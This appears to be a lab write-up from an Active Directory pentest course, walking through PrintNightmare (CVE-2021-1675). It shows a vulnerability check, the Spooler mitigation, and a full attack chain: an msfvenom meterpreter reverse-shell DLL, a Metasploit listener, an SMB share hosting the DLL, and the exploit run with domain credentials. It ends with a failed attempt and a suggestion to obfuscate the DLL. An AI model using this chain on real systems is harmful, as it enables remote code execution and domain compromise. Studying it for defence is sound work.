03 - PrintNightmare (CVE-2021-1675) Walkthrough

This is a post compromise attack, and we do not need a high privileged user to run this.

Resources:


cube0x0 RCE - https://github.com/cube0x0/CVE-2021-1675

calebstewart LPE - https://github.com/calebstewart/CVE-2021-1675


We can run the following command to check if we are vulnerable:

"#rpcdump.py @DC_IP | egrep 'MS-RPRN|MS-PAR'

If we get the following response, then the system is vulnerable.




```
Protocol: [MS-PAR]: Print System Asynchronous Remote Protocol
Protocol: [MS-RPRN]: Print System Remote Protocol
```



```
┌──(kali㉿kali)-[~]
└─$ rpcdump.py @192.168.163.156 | egrep 'MS-RPRN|MS-PAR'
Protocol: [MS-PAR]: Print System Asynchronous Remote Protocol
Protocol: [MS-RPRN]: Print System Remote Protocol
```

We are vulnerable indeed. Mitigation is disabling the service.



Mitigation

Disable Spooler service


```
Stop-Service Spooler
REG ADD  "HKLM\SYSTEM\CurrentControlSet\Services\Spooler"  /v "Start" /t REG_DWORD /d "4" /f
```

We are going to be using the cube0x0 exploit bc it is remote code execution. This is more interesting to us hehe.

We need to install the latest version of impacket, we should have the latest one already.

We need to create and host the malicious dll used to run this exploit.

To create the malicious dll, we are going to be using msfvenom:




```
┌──(kali㉿kali)-[~/Desktop/TCM-ActiveDirectory-Lab/PrintNightmare]
└─$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.163.133 LPORT=5050 -f dll > shell.dll
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of dll file: 9216 bytes
```

We are going to be using msfconsole to listen for the reverse shell (listen for the payload).

Fire msfconsole.

Run:

"#use exploit/multi/handler"




```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > █
```

We need to catch the payload we set in the malicious file.

So, set payload to be the same as the one in the malicious dll file.

Set the correct listening port. In this case, set LPORT=5050.




```
msf6 exploit(multi/handler) > options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.163.133  yes       The listen address (an interface may be specified)
   LPORT     5050             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > █
```

LHOST is the machine that is going to be listening for the reverse tcp connection. In our case, the attacker machine ip (you kali IP).

Now, we need to set up a file share. Run:

"#smbserver.py share 'pwd' "




```
┌──(kali㉿kali)-[~/Desktop/TCM-ActiveDirectory-Lab/PrintNightmare]
└─$ smbserver.py share 'pwd'
Impacket v0.9.19 - Copyright 2019 SecureAuth Corporation

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
█
```

We have set up everything.

Now, we just need a user pass,, and the domain controller. It does not need to be an admin user.

Run:

"#python3 CVE-2021-1675.py onepiece.local/lmonkey:Password1@192.168.163.156 '\\192.168.163.133\share\shell.dll' "



```
┌──(kali㉿kali)-[~/Desktop/TCM-ActiveDirectory-Lab/PrintNightmare]
└─$ python3 CVE-2021-1675.py onepiece.local/lmonkey:Password1@192.168.163.156 '\\192.168.163.133\share\shell.dll'
[*] Connecting to ncacn_np:192.168.163.156[\PIPE\spoolss]
[+] Bind OK
[-] Failed to enumerate remote pDriverPath
RPRN SessionError: unknown error code: 0x8001011b
```

Looks like it has been patched. The error code is for *RPC_E_ACCESS_DENIED* which suggests that we do not have access to the service. Or we do not have access to do what ever exactly we are trying to do to the service in the exploit.

We need to search more about this. Is there a way we can bypass this? We do have other methods to try to breach the DC. Would it be worth it to try to come up with a way to make PrintNightmare work or would we be better off moving on to try other methods?

I believe it is going to depend. If the domain is vulnerable to this, after running the check, it is worth it to run the attack with all the credentials we could capture along the pentest.

obfuscate dll, and it should work is what Heath says. Lets search more on that.